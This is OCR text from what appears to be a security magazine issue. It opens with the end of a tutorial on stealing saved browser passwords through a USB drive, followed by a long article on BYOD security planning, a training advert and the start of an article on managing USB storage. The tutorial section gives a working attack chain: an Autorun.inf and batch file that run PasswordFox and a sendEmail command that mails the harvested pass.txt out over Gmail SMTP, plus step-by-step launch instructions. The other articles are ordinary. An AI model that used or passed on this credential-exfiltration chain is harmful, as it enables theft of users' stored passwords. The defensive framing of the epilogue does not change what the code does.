sendEmail.exe -t somemail@something.com -o tls=auto -f
yourgmail@gmail.com -u youmailsubject -m yourmailbody -a
pass.txt -s smtp.gmail.com -xp yourpassword -xu
                    youusername
```

Note

In order to use Google Mail you have to use TLS (SendEmail does support TLS, so it is not going to be a problem). The –a option adds the file attachment containing the passwords.

Launching a Program on a USB

Using *Autorun.inf* to automatically launch a program on a USB flash drive is very easy, but you have to know the Windows platform (e.g., Windows 7, Vista, XP, etc.), as instructions depend on the version of the Windows you are targeting. Below I will show you how to handle this in different Windows versions [7]. Handling different Windows versions would be mean using the keyword START and ACTION in the Autorun.inf file. So the Autorun file would look like this in its final form:

```
[AutoRun]
OPEN=run.bat
ACTION=run.bat
```

The *run.bat* file is a bat file (also called batch file) that you can edit with notepad and add the commands show below:

```
Start PasswordFox.exe /stext
Start sendEmail.exe <parameters>
```

If AutoRun is disabled on a specific computer, you will not see the AutoRun menu when the flash drive is plugged in; hence, the application will not start automatically. In that case you will be forced to explore the drive and run the program manually. If you need to launch the program with specific command line parameters, you can open a console window and type the parameters there or use a .BAT script to do the same task [10].

References

- *http://caspian.dotconf.net/menu/Software/SendEmail/*
- *http://upx.sourceforge.net/*
- *http://technet.microsoft.com/en-us/library/dd346760.aspx*
- *http://www.nirsoft.net/utils/passwordfox.html*
- *http://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-sean_taylor-binary_obfuscation.pdf*
- *http://en.wikipedia.org/wiki/Open_mail_relay*
- *http://www.samlogic.net/articles/autorun-usb-flash-drive.htm*
- *http://www.samlogic.net/articles/autorun-usb-flash-drive-windows-7.htm*
- *http://en.wikipedia.org/wiki/Conficker*
- *http://lazybit.com/index.php/2007/03/01/usb_flash_drive_autorun*

Finally launching the attack

So in order to complete the tutorial I would have to:

Step 1: Copy *SendEmail.exe* and *PasswordFox.exe* to USB.
Step 2: Copy the .Bat file that issues the command described above.
Step 3: Make sure USB Autorun is enabled in the target machine.
Step 4: Copy the Autorun.inf file with the configuration described above.

Further Attack improvements

The attack described in this article can be optimized to be more resilient to antivirus software, but bypassing antivirus software is out of the scope of this article due to its added complexity.

Epilogue

I am sure I've proved how easy is to steal and e-mail user credentials within a few seconds even you have little to no experience at all. Again, nowadays it is very critical to protect your assets from all dangers. The best thing someone could do to protect his/her information is to disable AutoRun and apply proper Endpoint Protection Software.

GERASIMOS KASSARAS

I am a security consultant holding an MSc in Information Security, a CISSP, and specializing in penetration testing and Endpoint Protection products. Working alongside diverse and highly skilled teams I have been involved in countless comprehensive security tests for global applications platforms and Endpoint Security product deployment in the telecommunications, financial, and media business sectors.

Creating a

Successful BYOD Security Blueprint

A new wave of digital devices are becoming the employee data access tools of choice. Tablets and smart phones have greatly enhanced efficiency, increased mobility, and have augmented productivity in the professional and personal lives of the employees who use them.

The benefits are fueling a race to enable these personally owned digital devices in the enterprise environment. But are these devices safe for the companies that allow them?

In the last two years, industry analysts and CIOs were very negative concerning the unnecessary risks that *Bring Your Own Devices* (BYOD) placed on the the overall security of enterprise data. Recent studies conclude that most corporations are now actively planning and implementing solutions to enable BYOD in the workplace. Companies are directly pursuing very definite plans for what is being referred to as the biggest wave of consumerization of IT since the advent of the PC itself. A reduction in IT operating costs is demonstrated in the fact that most of these devices purchased are funded directly by employees and are not a required investment by IT. That fact leads to an even more interesting and immediate reason to adopt a BYOD strategy. While there may be an added cost to implementing a BYOD security strategy, the net result is a strong return on investment.

BYOD implementation is no longer a wish list item for enterprise IT planners. The reality is that we must incorporate this technology and find immediate methods and solutions to adapt our security to be able to leverage this new technology and harness the benefits of an increase in user productivity while minimizing any risk that the additional exposure of new devices creates.

A well defined BYOD Security blueprint is required for enabling *Bring Your Own Devices* (BYOD) into the enterprise. For these devices to safely access corporate networks requires an understanding of the special security requirements and access control issues unique to personal devices. Once connected to internal corporate WIFI, the task becomes one of insuring these devices do not present additional risks to network data. This is accomplished by careful initial and recurring audits of each device determining the type of device, the device ownership status, the overall health of the device, and of course local and remote data permissions for the users attempting to access corporate data, whether at work, or remotely. In addition, there must specific security precautions like encryption and remote document management solutions to protect any documents that may be onboard these devices.

The planning of a BYOD blueprint must involve IT, HR, Finance and Legal departments in combination with C-level executives for an accurate determination of corporate and employee liability issues. In addition to regulatory, legal, and security issues, there may be financial, tax concerns, and most importantly regulatory compliance mandates to be addressed in the method of storage and the security of any data in transit to or from these devices.

With a constant stream of new device, attempting to keep up may prove to much of a challenge. Some enterprises are staking out specific devices and only approving users who purchase these specific devices. In addition, there is a need for specific apps unique to enterprise usage and access to enterprise data. These apps need to be provisioned in a Enterprise App Store.

These devices narrow the gap between personal computers and smart phones and tablets. The frequency of purchasing new devices released directly impacts the number of requests from employees to access

their corporate resources from these newly purchased devices. Options for allowing users to use their devices to access the corporate network can be expensive and cumbersome if IT must adapt solutions to each new device released. BYOD solutions exist to enable the technology while providing infrastructure though both technology and strategy that requires little in house effort. The best solutions offer immediate functionality and automation of device provisioning. Providing a continuing solution to allow for tomorrows devices without great investments in time and resources is a necessity.

These devices are emerging as bold new platforms for increasing personal productivity. The additional productivity that results when employees are free to mix their professional lives into their personal lives is significant. Whether a smart phone or a tablet device, owners want to use the devices they are most comfortable with. The applications for these personal devices are leading edge technology and in themselves promise advanced and enhanced productivity.

The reasons that these personal digital devices are leading to enhanced employee productivity may not be clear at first glance. Users are more connected as a result, that fact is apparent. Checking and responding to corporate email from home is one of the first immediate notices of adopting a BYOD policy. Waiting for replies to email is significantly reduced. The additional "connection time" to the internet itself may be a large part of our increased effectiveness in finding solutions for tasks we are given. It is also quite possible that the targeted niche applications available on smart devices are responsible for delivering a very targeted solution to very targeted needs. And then of course, there is the direct benefit of those of us who have learned to use social media for near instant feedback on otherwise difficult business decisions. Social media business associates are typically a variety of trusted perspectives of others with similar backgrounds but perhaps different experiences. The near instant feedback from this source of trusted set of "friends" can be one of tremendous value. Many perspectives can offer many solutions to difficult issues. BYOD devices have encouraged this collective decision process by the additional usage of personal devices as part of a generalized pattern of work flow efficiency.

The challenges to securely manage these devices as the first step to providing access has created a relatively new security platform known as MDM (*Mobile Device Management*). *Mobile Device Management* (MDM) solutions, while focusing on the device management process itself, do not typically address the need to properly provision and control




Figure 1. *A Successful BYOD Security Blueprint*

data access for the requesting device, requiring instead an additional solution for network access controls. IT Security Managers need real solutions to manage the possible future threats that BYOD mobile devices may present. The fact that these devices are also being used to access social media may result in the devices being targeted as carriers of malware threats to other targets. Certainly there seems to be an increasing threat of malware via account hijackings in social media platforms.

Any BYOD implementation blueprint process requires diligent planning of security strategy. Support of so many possible devices without a comprehensive study of all the possible risks makes planning difficult for IT to enforce controls at the endpoint itself. And a lack of endpoint control opens a door to future possibility of data breaches and data loss through unintended methods, insider attacks, and malware attacks.

User support issues are bound to arise in any BYOD implementation discussion. For many IT departments, the notion of supporting an ever changing open ended mix of new and old consumer devices would seem blindly dangerous to pursue.

In certain BYOD implementation models, the need for a broad array of application and device support is reduced employing a virtualized application solution as device management can be centralized, and and as result, standardized. When application support is requested, it can be provided by an off site and separate group that works tightly with the entire set of application support teams rather than the traditional general purpose help desk or an in-house support team.

In a wide range device scenario infrastructure, the majority of support calls will shift to application functionality after initially solving connection issues. Once a device is properly attached to in house WIFI access points, remaining issues can be supported from a centralized application approach. Corporations are starting to maintain their own App store, where proprietary apps provide secure access to corporate data in a variety of application types. In a virtualized model, applications and infrastructure are delivered to BYOD users as a remote service, Support itself can be coordinated by that same set of remote centralized resources.

Virtualized BYOD infrastructure definitely can enable implementation plans that will not promote a direct need to increase front line support staff in house.

Certainly, BYOD infrastructure, if designed to be implemented in house, may require new support delivery processes and certain skills. The current IT department may not include remote device application




Figure 2. *Who is responsible for initial implementation of a BYOD Blueprint*

experience as part of the current skill set pool. In these cases, support budgets may be affected.

The security aspects presented by BYOD are definitely unique. BYOD devices were not for the most part (with the exception of RIM products) designed to be integrated into the well secured Enterprise IT environment. BYOD devices are used off site and out of the protection of Enterprise managed assets and have wide reaching range as far as internet access, specific app access to data, and as noted direct access to social media outlets. BYOD enables access from almost anywhere, a user can accomplish task whether at work, at home, or anywhere in between, from any WIFI access point or by using carrier based 3G/4G if the device is enabled for that. Encryption of all data on the device or in motion must be one of the most immediate requirements that are met.

BYOD user devices present another challenge, some of them are capable of storing corporate data or email on the device. Certainly encryption is required and must be verified as having been enabled as a condition of usage for enterprise data or email access. Also there is a threat that corporate data accessed and residing on the device could contain private and proprietary data that has tremendous value. A loss of a device that contains sensitive data could be catastrophic if the data is not encrypted.

The management of personal mobile devices in enterprise usage may involve the changing of specific settings on the devices themselves. Obviously email is handled by messaging support, mobile apps are typically an infrastructure issue, and security is handled via security services. Each departmental function may have specific control issues, email messaging support possibly blocking downloaded attachments, mobile apps preventing certain functions such as saving, printing, or pushing information to remote cloud sites.

An MDM solution, by providing authentication of the device, is the primary platform for allowing BYOD network access solutions to implement access control based on authentication of the user. Asset management is a big part of the initial challenge of authentication and access control. By tracking ownership of devices, the trust level associated with both a device type and the actual trust level of the user of that device, access control can managed effectively. Configuration management of these smart devices must insure password lock settings are enabled, encryption is selected, and other security requirements that are possible are always enabled. This is accomplished by a constant auditing of each device to insure settings have not been modified by new software releases, new apps installed, or by the user themselves.

The ability to enable security choices on devices should be a no-touch process allowing an automated user setup where an API handles initial auditing but BYOD controls network access (which should be a subset of the user profile already on file for direct network access). Automated device and user profiling requires that current and accurate data is stored for all network devices, including laptops, tablets, smart-phones, printers and phones. The biggest point to understanding how MDM and BYOD work together is a simple one. Differentiating user permissions and possible device access control is the key to understanding the different BYOD policies. A single user with two different devices registered will by nature, have two different sets of access control policies depending on the possible control that IT can force on the device itself. Such permission control is the key to insuring the device complies with required BYOD policy.

BYOD blueprints must offer IOS, Blackberry, Windows Phone, and Android support, and be able to enforce BYOD policy remotely.

As a basic guide, points of any BYOD blueprint include the ability to:

- Provide an opt-in agreement for all usage – the user must accept an outline of responsibility, a code of conduct, and a defined privacy policy
- Insure all devices are current – verification of the device to include all available updates as to specific releases appropriate by device and current application versions are installed
- Force Device Security Settings – Setting VPN, email and encryption security settings, direct push of corporate applications
- Disable features – blocking tethering, WIFI hotspot capabilities, printing, saving from the device to external private clouds
- Automated network configuration
- Provide ownership determination
- Device location ability
- Device profiling – identify devices, then determine specific security requirements
- User authentication – determine scope of access to network resources according to user permissions
- Risk manage devices with problems – identify and correct compromised devices, revoke certification immediately by reported results of automated inspection, or by request
- Enabling guests – open a portal for guest BYOD access to internet resources, but limited network facilities if at any
- Log Tracking – detailed user logs on network access
- Provide File Access Control – enabling specific file management (PDFs and otherwise)

- Control Permissions – Permit IT to maintain control of access to business applications on devices
- Conforming to mandates & legal compliance regulations
- Allow for end of life cycle – device wiping
- Employee Termination – device wiping
- Device Loss – device wiping

Certainly there are other issues with BYOD that may need discussion. This is why it is critical that all the possible responsible parties within the corporation must be involved in the design of the BYOD blueprint. For certain industry segments, there are minimum requirements for insuring both privacy and data security that must be addressed before adoption is possible. Whether policy requires conforming to HIPAA mandates, PCI requirements, or HITECH compliance, there are a variety of issues that address the minimum legal requirements for providing the necessary level of protection for confidential data. These minimum requirements must be insured at all times on all devices. A prudent course of action would be to enlist the aid of a company such as Redspin, as they provide penetration testing and IT security audits. Regulations and mandates cover data protection and privacy, whether in transit or at rest. Audits of compliance require detailed strategy and policy to insure corporate data is intact and secured on all devices that access this confidential data.

There are also certain rules regarding policy and the devices themselves that must be developed and strictly followed. Jail-broken iPhones should not be supported. In corporate environments where there may be both corporate WIFI and guest WIFI (as in hospitals for instance), there must be special provisions to ensure that medical staff devices can not be preyed upon in areas where guest WIFI locations could provide a concentrated area of professionally used devices. In such cases, while the need may be evident to keep public devices off of corporate WIFI, the inverse would likely provide additional security to staff personal devices as well. Keeping employee and professional devices off of guest WIFI networks would be a prudent course of action.

Guests and employees with mobile devices should be able to self-register for network access. Once registered, a BYOD solution should deliver login credentials to guests via SMS text message or email if 3G/4G data service is available. Temporary access credentials to guest networks should be set to expire after a specific number of hours. Logs of requests need to be reviewed often.

As part of enabling BYOD in corporate environments, Employee's Handbooks needs to be addressed and specific policy needs to be stated clearly regarding BYOD usage in the enterprise environment.

Those employees who choose to participate in BYOD implementation programs should be required




Figure 3. *The Definition of BYOD requirements*

to sign strong agreements before being allowed to access network resources using their own personal device. There should be a clear understanding that usage in a corporate environment will lead to their relinquishing some control. Installation of mobile device management clients, device encryption solutions, inspection for malware and virus control, and ultimately remote scanning for infections may be required. Certainly password strength is a determination that can be easily made and controlled. A clear understanding of all requirements must be agreed to in advance by the employee to ensure a successful BYOD model.

There are other legal issues involving the usage of an employee owned digital personal devices in a corporate environment that must be addressed. The biggest issue is certainly one where ownership of the data needs is clearly defined. Does the company have the right to examine the content of devices? Where is the line drawn on privacy? There must be a corporate commitment to privacy for personal use and yet any corporate data on the device must remain the property of the corporation. Users should be responsible for backing up their personal data, as the company cannot be liable for personal data loss should a remote data wipe be required for any reason. Given that the law in this area is not tested in the courts, the most prudent action may be one to have the legal department involved in any policy guides regarding BYOD in general. Again, encryption must be included as a requirement.

One legal issue to be likely challenged will be the result of a temporary confiscation of a BYO Device. If a remote inspection of the device itself results in a situation that can not be resolved remotely, likely the next step will requires direct IT inspection and remediation. Certainly also to be addressed is at what point and with what steps a corporation can act with haste to mitigate immediate risk when an employee leaves the company, voluntarily or otherwise.

Where data usage costs are fully absorbed by corporate billing plans for 3G/4G services, BYOD users must understand that they could be held responsible for costs associated with excessive use. Of major concern are certain apps that are data intensive and could in fact leads to a reduction in productivity if used in a corporate environment. Streaming video certainly is at the top of this list. There is no reason for watching sporting events nor movies in the work environment unless one is a critic or a sports columnist. Nor should should corporations accept responsibility for incurring high data usage for any users while in 3G/4G carrier only data service areas unless the usage is required specifically for their function.

Any discussion of implementation of BYOD strategy would have to include the possibility of a virtualized solution choice to both device management and data and document management security.

BYOD implementation as a virtualized software solution could be the most cost effective approach. A virtualized approach may also offer the highest level of security. With the advent of the likelihood of new threats presented as BYOD matures, virtualization would likely offer a more adaptive security solution. Immediately after an attack targeting BYOD infrastructure, no better team would be suited for taking immediate action. Until there is a history of effectively dealing with what could be serious breaches due to malware attacks, there may be a time when the best immediate solution might be to cut off access for the few minutes that might be needed to deal with the threat. Updates or systems patches may need to be applied. Or if specific devices are being exploited, access of those devices may need to be affected immediately. Who would be most qualified? An IT department that may have only a few users of the particular device, or a service catering to millions of users? From a perspective of minimizing risk across many enterprises, this virtualized approach simplifies not only the access, the monitoring, the management, the support required, but also possibly the most critical, the provisioning of security solutions and options that may be required in the protecting of all corporate assets. The security of the enterprise network itself must remain intact as the primary responsibility of BYOD solutions.

The virtualized solution is based on the concept of a platform built for enterprise mobility. This sort of solution provides a platform that is very much in tune with the pace of new options in mobility adoption and will constantly evolve as the same rate at which business solutions and new devices are introduced.

As with any true SaaS offering, there are a set of critical defined needs that cloud-based services can offer the mobile users whether they are in a BYOD environment working, or somewhere remote. Support is definitely a part of the big picture. With BYOD devices often in use 24/7, “normal business hours” IT support departments may lack the resources to provide such service. Additionally, with the cost spread over multiple customers, costs may be reduced dramatically without tradeoffs.

Scalability is also a significant issue here, as BYOD demand will only increase going forward with the increase in both the number of devices in constant use, and also the increased demand created by usage of applications that have migrated to this new digital device platform over time.

A true cloud-based BYOD solution set should not require on premise hardware. But the perfect BYOD

solution provider may indeed need to address both solutions. For those enterprises that likely can afford it, they may wish to assume the initial costs and absorb the required maintenance, support, and all other responsibilities of the additional hardware, updates, upgrades, software reconfigurations, or immediate patches to allow BYOD to function in their large enterprise scenario.

There is no shortages of players in this rapidly expanding BYOD set of solutions. Because of this, one must consider choices very closely. With offerings from Citrix, BoxTone, Fiberlink, Tangoe, Symantec, MacAfee, Bradford Networks, Good Technologies, Aruba, GraphOn, Airtight Networks, Airwatch, Cisco, Meru and what seems like countless others the choices seems difficult. What a year ago was loosely referred to a *Mobile Device Management* (MDM solutions) many companies have attempted to stake out this BYOD security turf as well. The name of the solutions may have changed from *Mobile Device Management* (MDM) to *Bring Your Own Device* (BYOD) solutions but the basic implementation needs have not, while the security concerns have increased requiring more complexity.

One would be naive to suppose that BYOD issues are something so very new. BYOD is not new, only new to the masses and hence with the massive surge in consumer digital devices has come this wave of demand to support BYOD in the enterprise environment. BYOD has been around for quite some time. Ask anyone in the IT security field that has been covering the academic world of higher education. For a decade, both students and staff have been encouraged to use their own devices. In terms of time tested experience in dealing with pertinent issues, those vendors who have shown past capability in the last decade to effectively protect these academic organizational assets would be a good choice in looking for a solid solution that exists and has been well tested. Of all the solutions vendors, Bradford Networks and a few others that have worked this space for almost a decade or more, have been in the unique position where they have likely seen many of the more elusive problems as a result of their long history. No doubt these vendors have proven themselves capable of provisioning from both SaaS and appliance solution sets. In addition, solutions suppliers that have no loyalty or allegiance to specific networking gear may be the best choices.

Regardless of BYOD implementation methods, ongoing auditing for accuracy as to meeting policy is required. Logs must be verified regularly to insure limits to access and limits by device type are enforced properly. Corporate IT needs to understand what is happening, not just what they were expecting to happen. Policy describes what is supposed to happen. Looking at an audit trail of events as recorded from the internal or cloud's BYOD system solution demonstrates what is really going on. Monitoring of recorded data transactions must be reviewed regularly to insure all controls in place are actually working as specified. In the case where a breach does occur, a monitoring this kind of activity is critical for understanding where and when the breach occurred and how to prevent future breaches from recurring. Actively monitoring logs of users and usage is a constant task and a new responsibility.

Without a doubt, BYOD has arrived onto the enterprise scene, and with clear policies and effective technology in place, enterprises can ensure the security of their applications, data and documents, while reducing IT costs. Businesses can also improve morale while giving employees the flexibility dedicated employees need to raise their effectiveness. Working effectively using the tools of their choice, from additional locations will increase productivity. Where ever these employee's may find themselves, if they are in need of accessing the vasts amounts of data they require to do their jobs well, they will find themselves now equipped to work more effectively. There is a great chance that this consumerization of BYOD into the enterprise will definitely lead to the consumerization of Cloud computing as well. Technology has taken a massive jump forward in the combination of these two new technologies. It is up to our corporations to harness the great power of the new mobilized employee who can access data from absolutely anywhere in the world.

ROBERT KEELER

Robert Keeler is a mentor and a consultant to security start ups throughout the world. Bringing his 25+ years of relevant industry experience directly helping IT security product vendors find the most direct path to eventually becoming the market leader. He's an renown IT security expert and public speaker on Data Security, Risk Abatement, and User Authentication, covering Cloud Computing, Electronic Healthcare Records, BYOD Implementation, and Online Banking IT Security & Fraud Prevention. He also consults with analyst firms around the world focusing efforts on new trends in IT Security. New Security Solution Vendors are encouraged to ask for his advice.

@secTheCloud

Skype via iPhone: Robert_Keeler

email: globalhitechmarketing@gmail.com

Do You Want to Become a Cyber Security Expert?

OR ADVANCE YOUR IT SECURITY CAREER?

- Cyber Security has one of the largest market shares in IT
- Government & Compliance Regulations are more and more enforced
- Gartner Group predicts unprecedented growth and need in Cyber Security
- Skilled Cyber Security Experts are in ever more demand

THE CYBER 51 EXPERT COACHING FORUM

- Individual 1-on-1 Mentoring on Ethical Hacking, Penetration Testing and IT Security
- Networking with other community members and moderators
- Access to a wealth of tools and information not found on public domain
- Permanent Job & Contract offers, Webinars and much more!

YOUR BENEFITS

- Become an Ethical Hacker / Penetration Tester with 1-on-1 mentoring
- Learn at your own pace at a fraction of the cost of regular courses

CYBER 51 COACHING FORUM

CYBER SECURITY FORUM

CONTENT:

1. General Topics
2. Service Assessment
3. Ethical Hacking
4. Cyber Threats
5. Mitigating Cyber Threats
6. Penetration Testing

CYBER 51 INSTRUCTORS

OUR CERTIFICATION LEVELS:

- Certified Ethical Hacker (C|EH)
- Forensic Investigator (C|HFI)
- Certified Security Analyst (ECSA)
- Licensed Penetration Tester (C|LPT)
- Network Security Admin (ENSA)
- ISC Consortium (CISSP)

FEATURES

ADDITIONAL FEATURES:

- 1-on-1 Coaching
- Trainers with Years of Experience
- Wealth of Tools
- Webinars
- Networking with other members
- Contract & Perm. Job Opportunities

WHY CYBER 51?

- Learn whenever you want to
- Dedicated 1-on-1 Coaching
- Information you will not find on public boards
- All Mentors work as Senior Security Consultants
- Frequent updates
- Great Value for money

CYBER 51
A PURE CYBER SECURITY NETWORK

CONTACT US TODAY

CYBER 51 LIMITED, 176 THE FAIRWAY, SOUTH RUISLIP, HA4 0SH, MIDDLESEX, UNITED KINGDOM

EMAIL: INFO@CYBER51.COM

WEB: WWW.CYBER51.COM

Hakin9 On Demand

How to

Manage Storage Devices in a Company?

USB drives are very handy and only few people are aware of the potential dangers they possess. According to a recent study, two-thirds of European organizations have been the target of USB device theft that led to the loss of confidential data.

This situation is due to the lack of security policy and controls about removable devices and the unawareness of end users about the risks such drive use brings to the company.

Introduction

In this article, you'll gain knowledge about:

